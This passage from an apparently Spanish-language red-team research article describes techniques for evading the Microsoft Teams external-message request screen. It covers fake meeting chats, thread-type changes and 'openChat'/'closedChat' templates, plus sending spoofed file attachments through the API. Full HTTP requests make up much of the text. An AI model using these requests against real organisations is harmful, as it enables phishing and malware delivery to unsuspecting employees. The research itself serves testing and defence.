
1) Crear un evento en el calendario, lo cual genera un chat de reunión no inicializado.
2) Configurar el evento como una reunión, lo cual también inicializa el chat.
3) Añadir la víctima al chat.
4) Mostrar el chat.

Paso 1. Crear evento en calendario
El POST que se muestra en la imagen proporciona un "threadId". Aunque esto permite enviar mensajes directamente, es importante destacar que el chat está en un estado no inicializado a través de este endpoint. Por lo tanto, antes de poder enviar mensajes, es necesario llevar a cabo el paso adicional que se describe a continuación.

```
POST /api/mt/part/emea-03/beta/me/calendarEvents/privateMeeting/schedulingService/create HTTP/2
Host: teams.microsoft.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Accept-Encoding: gzip, deflate
Accept: */*
Authorization: Bearer [..]
Content-Type: application/json
Origin: https://teams.microsoft.com
Referer: https://teams.microsoft.com/
Content-Length: 54

{
  "isStreamEnabled":false,
  "meetingType":"Scheduled"
}
```


Petición que crea el evento en el calendario



"threadId" Generado por petición anterior

Paso 2. Configurar evento como reunión

En este punto, se procede a crear la reunión, tal como se muestra en la imagen. Únicamente se incluye la cuenta del atacante como miembro, lo cual se realiza con el propósito de evitar que la víctima detecte la reunión en su calendario o reciba notificaciones por correo al respecto.



ción de configuración de reunión

```
"schedulingServiceEvent":{
  "startTime":null,
  "endTime":null,
  "subject":null,
  "groupContext":{
    "threadId":"19:meeting_Y2E0ZW                                    @thread.v2"
  },
```

Extracto del cuerpo de la petición anterior. Hace falta indicar el "threadId" obtenido anteriormente.

Paso 3. Añadir víctima al chat

Utilizando el “threadId” es posible realizar una petición al endpoint de agregar un usuario a un thread. Este endpoint se puede utilizar también con otros tipos de chats.

```
POST /v1/threads/19:meeting_Y2E0ZWV                                    @thread.v2/members HTTP/2
Host: emea.ng.msg.teams.microsoft.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Authentication: skypetoken=[...]
Content-Type: application/json
Origin: https://teams.microsoft.com
Referer: https://teams.microsoft.com/
Content-Length: 110

{
  "members":[
    {
      "id":"8:orgid:                                    ",
      "role":"Admin",
      "shareHistoryTime":-1
    }
  ]
```

Petición para añadir víctima a chat

Paso 4. Mostar el chat

Por defecto los chats de reunión generados de esta manera están ocultos. Necesitan ser mostrados por su creador para que los demás miembros puedan ver y recibir los mensajes. Esto se realiza con la petición de la imagen.

```
PUT /v1/threads/19:meeting_Y2E0ZWV                                    @thread.v2/properties?name=hidden
HTTP/2
Host: emea.ng.msg.teams.microsoft.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Authentication: skypetoken=
Content-Type: application/json
Origin: https://teams.microsoft.com
Referer: https://teams.microsoft.com/
Content-Length: 19

{
  "hidden":"false"
}
```

Mostrar chat

Evasión de la pantalla de solicitud: Creación de Meeting via Threads API
Los investigadores del ASOT de NTT DATA descubrieron una técnica similar, basada en la creación directa de un chat de reunión sin necesidad de crear una reunión como tal, reduciendo el número de pasos necesarios para conseguir evadir la pantalla de solicitud.
Tras analizar el tráfico generado por la aplicación, es posible ver que, cuando se crea un nuevo chat, se envía una petición a la API de Teams para crear un thread (el término utilizado para referirse a cualquier tipo de conversación en Teams) del tipo "Chat".


En esta petición se añade el MRI (identificador único) de cada uno de los participantes, así como su rol y las propiedades del *thread* creado, entre ellas el tipo de *thread*, que en este caso es "Chat".

Nuestros investigadores del **ASOT** descubrieron que **es posible modificar la tipología del *thread*** para conseguir alterar la forma en la que la aplicación se comporta. Concretamente, si se crea un *thread* del tipo **"Meeting",** la aplicación lo tratará como si fuera el chat de una reunión "inexistente", consiguiendo así **evadir la pantalla de solicitud**, evitando que se envíe el correo de invitación y que aparezca en el calendario (porque realmente no existe tal reunión).

Al igual que en el caso anterior, el chat creado estará silenciado por defecto.

Petición POST para la creación de un thread del tipo "Meeting".

n de un thread del tipo "Chat" en la API de Teams.



Evasión de la pantalla de solicitud a través de un thread del tipo "Meeting".

Evasión de la pantalla de solicitud: Plantillas "openChat" y "closedChat"

Llegado este punto, los investigadores del ASOT de NTT DATA continuaron analizando la API para ver si era posible crear otros tipos de threads capaces de evadir la pantalla de solicitud.
Concretamente, descubrieron dos propiedades que permitían modificar la tipología de un thread. Por un lado, la propiedad "threadType" define la tipología interna del thread, es decir, cómo va a ser tratado por la aplicación a nivel de funcionalidad, mientras que la propiedad "templateType" permite seleccionar una "plantilla" que puede sobrescribir la funcionalidad del thread.
Es decir, es posible crear un thread del tipo "Chat" con una plantilla "Meeting" y, aunque internamente el thread sea un "Chat", la aplicación lo tratará como si fuera un "Meeting", y el resultado será el mismo que hemos visto en el caso anterior.
Esto resulta especialmente interesante cuando se descubre que existen más tipos de plantillas que de threads. El siguiente Gist descubierto por nuestros investigadores contiene información acerca de la API de Teams, concretamente acerca de los tipos de threads y templates.

Como se puede observar, las plantillas "OpenChat" y "ClosedChat" no se corresponden con ningún tipo de thread, pero parece que están relacionadas con el tipo "Chat", por lo que se convirtieron en objetivos de la investigación.

Resulta que al crear threads del tipo "Chat", con cualquiera de las dos plantillas nuevas, el comportamiento es similar al de un chat grupal normal, con la diferencia de que no se activa la pantalla de solicitud.
En resumen, esta técnica tiene la ventaja añadida de que la conversación creada no va a estar silenciada y, de hecho, el usuario recibirá una notificación una vez se envíe el mensaje.


```
"ThreadType": {
  "enum": [
    "Chat",
    "Meeting",
    "Space",
    "Topic",
    "PhoneChat"
  ],
  "type": "string"
},

"TemplateType": {
  "enum": [
    "Chat",
    "Meeting",
    "Space",
    "Topic",
    "PhoneChat",
    "ClosedChat",
    "OpenChat"
  ],
  "type": "string"
},
```

Enlace

Definiciones de "ThreadType" y "TemplateType" extraídas del Gist.

Creación de un chat con plantilla "OpenChat".




Ejemplo de mensaje recibido por el usuario desde un "openChat".

En el caso de la plantilla "closedChat", el comportamiento es idéntico:

```
{
"members":[
{
"id":"8:orgid:68d3745f-5ef8-487e-928b-2c2ef7fb8cca",
"role":"Admin"
},
{
"id":"8:orgid:83cad15d-1a42-47f7-8f60-5c86e7e4f9b3",
"role":"Admin"
}
],
"properties":{
"threadType":"chat",
"topic":"Closedchat test",
"templateType":"closedchat"
}
}
```


Creación de un chat con plantilla "ClosedChat".



Ejemplo de mensaje recibido por el usuario desde un "closedChat".


Problemas de Microsoft Teams Classic

Como se ha adelantado previamente, la aplicación Teams Classic presenta algunos problemas a la hora de procesar las plantillas “openChat” y “closedChat”. De hecho, el comportamiento es un poco aleatorio.
Cuando se crea un nuevo thread en la aplicación nueva, los usuarios añadidos al thread pueden verlo en la pestaña de Chat.



Aviso de creación de un nuevo thread

Sin embargo, en Teams Classic esto no siempre es así. En ocasiones aparecerá el nuevo thread, pero otras veces será necesario reiniciar la aplicación (o refrescar la página, si se accede desde Teams Web) para poder ver el nuevo thread.
De la misma manera, cuando se envía un mensaje a través de un thread “openChat” o “closedChat”, el usuario recibirá una notificación en la versión nueva de Teams.



Notificación recibida desde un "closedChat".

Pero desde Teams Classic esto no siempre es así. De nuevo, en algunas ocasiones se recibe la notificación, pero en otras muchas es necesario reiniciar la aplicación.


Bonus: envío de archivos

El envío de archivos maliciosos a través de phishing es un vector muy útil para conseguir entrar en la red de la víctima. Microsoft Teams intenta mitigar esto impidiendo a través de la interfaz de usuario el envío de archivos a usuarios de organizaciones externas. No obstante, siguiendo la investigación de Andrea Santase en “Leveraging Microsoft Teams for Initial Access”, los archivos se pueden seguir enviando a través de la API de Teams.

Si se captura el envío de un mensaje que adjunta un archivo, se puede ver que tiene como parámetro “files” una cadena de texto formato JSON que lo representa.


```
{
  "content":"",
  "messagetype":"RichText/Html",
  "contenttype":"text",
  "amsreferences":[
  ],
  "clientmessageid":"278[...]400",
  "imdisplayname":"Company CEO",
  "properties":{
    "files":
    "[{\"@type\": \"http://schema.skype.com/File\", \"version\": 2, \"id\": \"[...]\", \"baseUrl\": \"https://[...]-my.sharepoint.com/personal/[user]/\", \"type\": \"txt\", \"title\": \"example3.txt\", \"state\": \"active\", \"objectUrl\": \"https://[...]-my.sharepoint.com/personal/[user]/Documents/Microsoft%20Teams%20Chat%20Files/example3.txt\", \"providerData\": \"{\", \"itemid\": \"[...]\", \"fileName\": \"example3.txt\", \"fileType\": \"txt\", \"fileInfo\": {\"itemId\": null, \"fileUrl\": \"https://[...]-my.sharepoint.com/personal/[user]/Documents/Microsoft%20Teams%20Chat%20Files/example3.txt\", \"siteUrl\": \"https://[...]-my.sharepoint.com/personal/[user]/\", \"serverRelativeUrl\": \"\", \"shareUrl\": \"https://[...]-my.sharepoint.com/:t:/g/personal/[user]/EVzWxxx[...]\", \"shareId\": \"[...]\"}, \"botFileProperties\": {}, \"permissionScope\": \"anyone\", \"filePreview\": {}, \"fileChicletState\": {\"serviceName\": \"p2p\", \"state\": \"active\"}}]",
    "importance":"",
    "subject":""
  }
}
```


Formato de mensaje con archivo adjunto



Los parámetros “title” y “type” afectan solamente a la interfaz de usuario de Teams, permitiendo esconder el verdadero nombre y extensión del archivo. El parámetro “shareUrl” apunta a la URL que se va a acceder para descargar el archivo, se puede cambiar a una URL de un dominio controlado por el atacante, o apuntar a Microsoft Sharepoint.

La subida de un archivo a Microsoft Sharepoint para entregar a una víctima se puede resumir en los siguientes pasos a nivel de la API de Microsoft:

1) Subir el archivo al Sharepoint para obtener un **ID** del archivo.

2) Crear una invitación a partir del **ID** obtenido en el paso anterior para generar un **“shareUrl”** válido.

3) Con el **“shareUrl”** obtenido en el paso anterior crear una descripción del archivo en JSON siguiendo el formato indicado. Enviar un mensaje en un chat donde se encuentre la víctima adjuntando la descripción del archivo.

Esta información se ha obtenido inspeccionando el código fuente de la herramienta [TeamsPhisher]


```
[
  {
    "@type":"http://schema.skype.com/File",
    "version":2,
    "id":"[...]",
    "baseUrl":"https://[...]-my.sharepoint.com/personal/[user]/",
    "type":"txt",
    "title":"example3.txt",
    "state":"active",
    "objectUrl":"https://[...]-my.sharepoint.com/personal/[user]/Documents/Microsoft%20Teams%20Chat%20Files/example3.txt",
    "providerData":"",
    "itemid":"[...]",
    "fileName":"example3.txt",
    "fileType":"txt",
    "fileInfo":{
      "itemId":null,
      "fileUrl":"https://[...]-my.sharepoint.com/personal/[user]/Documents/Microsoft%20Teams%20Chat%20Files/example3.txt",
      "siteUrl":"https://[...]-my.sharepoint.com/personal/[user]/",
      "serverRelativeUrl":"",
      "shareUrl":"https://[...]-my.sharepoint.com/:t:/g/personal/[user]/EVzWxxx[...]",
      "shareId":"[...]"
    },
    "botFileProperties":{
    },
    "permissionScope":"anyone",
    "filePreview":{
    },
    "fileChicletState":{
      "serviceName":"p2p",
      "state":"active"
    }
  }
]
```


Formato JSON descripción de archivo


```
PUT /personal                    /_api/v2.0/drive/root:/Microsoft%20Teams%20Chat%20Files/example3.txt:/content?
@name.conflictBehavior=replace&$select=*,sharepointIds,webDavUrl HTTP/1.1
Host:            -my.sharepoint.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Authorization: Bearer
```



```
Content-Type: application/json
Origin: https://teams.microsoft.com
Referer: https://teams.microsoft.com/
Content-Length: 18

example3filetxt
```



```
    "webId":"
  },
  "siteId":"86                                    "
},
"webUrl":
"https://            -my.sharepoint.com/personal/                  /Documents/Microsoft%20Teams%20Chat
%20Files/example3.txt",
"cTag":"                                          '",
"file":{
  "hashes":{
    "quickXorHash":"                              ="
  },
  "irmEffectivelyEnabled":false,
  "irmEnabled":false,
  "mimeType":"text/plain"
},
"fileSystemInfo":{
  "createdDateTime":"2023-10-16T08:52:08Z",
  "lastModifiedDateTime":"2023-10-18T08:06:15Z"
},
"shared":{
  "effectiveRoles":[
    "write"
  ],
  "scope":"users"
},
"sharepointIds":{
  "listId":"                                      ",
  "listItemId":"4",
  "listItemUniqueId":"1cc                                    ",
  "siteId":"                                      ",
  "siteUrl":"https://            -my.sharepoint.com/personal/                  ",
  "syncResourceId":"                                      ",
  "tenantId":"                                    ",
  "tenantInstanceId":"                                    ",
  "webId":"                                     "
},
"size":18,
"webDavUrl":
"https://            -my.sharepoint.com/personal/                  /Documents/Microsoft%20Teams%20Chat
%20Files/example3.txt"
}
```


Petición subir archivo


Paso 1. Subir el archivo a Sharepoint

El **ID** que interesa para crear la invitación se encuentra en el campo resaltado llamado **“listItem UniqueId”.** Por otra parte, se puede observar cómo hay un parámetro GET que representa el método de conflicto. Cuando se especifica **"replace",** se reemplazará el archivo, incluso si ya existe, y se responderá con un estado **"200 OK".** En caso de que el archivo no exista, la respuesta será un **"201 Created".**


El cuerpo de la petición es el contenido del archivo a subir.

Paso 2. Crear invitación

Existen al menos dos opciones para crear invitaciones en Sharepoint. La primera alternativa es la que utiliza la herramienta TeamsPhisher, la cual sirve para generar enlaces de invitación de solo lectura. Por otro lado, la segunda opción se encontró en una investigación desarrollada por el ASOT de NTT DATA. Sin embargo, hasta el momento, esta segunda opción solo permite crear invitaciones con permisos de escritura global. Aunque actualmente se desconoce la manera para establecer permisos de solo lectura en este segundo enfoque, se prevé que realizar esta modificación no debería ser un proceso excesivamente complejo.
Al mandar la petición se obtiene en la respuesta una URL (marcada en rojo en cada foto) que será la que hay que utilizar para adjuntar el archivo en el mensaje hacia la víctima.



Creación invitación solo lectura



Creación de invitación escritura global. Se puede observar "v2.0" en el punto de acceso de la API.

Como se puede observar en las imágenes, **TeamsPhisher** utiliza como endpoint para crear la invitación la siguiente URL:

https://[nombre_del_sharepoint]-my.sharepoint.com/personal/[usuario]/_api/web/GetFileById(@a1)/ListItemAllFields/ShareLink?@a1=guid%27[id_del_archivo]%27

En la técnica alternativa, se utiliza:
https://[nombre_del_sharepoint]-my.sharepoint.com/personal/[usuario]/_api/v2.0/sites/root/items/[id_del_archivo]/driveItem/invite

Se puede observar que aparece "v2.0" en esta URL, por lo que se podría tratar de una nueva funcionalidad. El header llamado "Prefer" parece controlar los tipos de links que se generan, si se encontrase otro valor además de "GetDefaultLink" quizás se pueda controlar los permisos de escritura.
Asimismo, el cuerpo de la petición de este endpoint es mucho más sencillo que el utilizado por TeamsPhisher.


```
POST /v1/users/ME/conversations/19:meeting_[...]@thread.v2/messages HTTP/2
Host: amer.ng.msg.teams.microsoft.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Authentication: skypetoken=[token]
Content-Type: application/json, Charset=UTF-8
Origin: https://teams.microsoft.com
Referer: https://teams.microsoft.com/
Content-Length: 1653

{
  "content":
  "<p>Hi [...],</p>\n<p> </p>\n<p>Please enter <a href=\"https://www.google.com\" title=\"click here\">here
  </a> soon, or your access will be revoked.</p>\n<p> </p>\n<p>Kind regards,</p>\n<p>The real IT Team. (not
   a \ud83d\udc1f)</p>",
  "messagetype":"RichText/Html",
  "contenttype":"text",
  "amsreferences":[
  ],
  "clientmessageid":"[id]",
  "imdisplayname":"[display name]",
  "properties":{
    "files":
    "[{\"@type\": \"http://schema.skype.com/File\", \"version\": 2, \"id\": \"1cc[...]\", \"baseUrl\": \"https:/
    /[...]-my.sharepoint.com/personal/[...]/\", \"type\": \"txt\", \"title\": \"example3.txt\", \"state\": \"act
    ive\", \"objectUrl\": \"https://[...]-my.sharepoint.com/personal/[...]/Documents/Microsoft%20Teams%20Chat%20
    Files/example3.txt\", \"providerData\": \"\", \"itemid\": \"1cc7[...]\", \"fileName\": \"example3.txt\", \"f
    ileType\": \"txt\", \"fileInfo\": {\"itemId\": null, \"fileUrl\": \"https://[...]-my.sharepoint.com/:t:/g/pe
    rsonal/[...]/EVzWxxx[...]\", \"siteUrl\": \"https://[...]-my.sharepoint.com/personal/ceo_aost-labs_xyz/\", \
    "serverRelativeUrl\": \"\", \"shareUrl\": \"https://[...]-my.sharepoint.com/:t:/g/personal/[...]/EVzWxxx[...
    ]\", \"shareId\": \"[...]\"}, \"botFileProperties\": {}, \"permissionScope\": \"anonymous\", \"filePreview\"
    : {}, \"fileChicletState\": {\"serviceName\": \"p2p\", \"state\": \"active\"}}]",
    "importance":"",
    "subject":""
  }
}
```

Petición enviar mensaje


Paso 3. Envío de mensaje

Después de construir una petición siguiendo el formato previamente descrito para enviar un mensaje con un archivo adjunto, la víctima recibirá un archivo procedente de un usuario externo a su organización.



Archivo enviado

Cambiando “title” y “type” en la petición anterior se puede suplantar el tipo de archivo y cambiar el icono. Por ejemplo, se ha cambiado el “title” del archivo de texto anterior a “spoofed.spoofed_extension” y el “type” a “docx” para que cambie el icono.



*Cambiando **“title”** y **“type”** de la descripción del archivo se puede suplantar el tipo de archivo.*

Automatizando el proceso: TeamsBreaker

Con el objetivo de poder replicar las técnicas explicadas, **NTT DATA ASOT** ha desarrollado una herramienta bautizada como **TeamsBreaker**.

Esta herramienta nace de una modificación de TeamsPhisher necesaria para la ejecución de un ejercicio de Red Team, pero con el descubrimiento de las nuevas técnicas ha evolucionado hasta convertirse en una herramienta mucho más potente.

TeamsBreaker cuenta con dos modos de ejecución principales: modo “Enum” y modo “Send”.

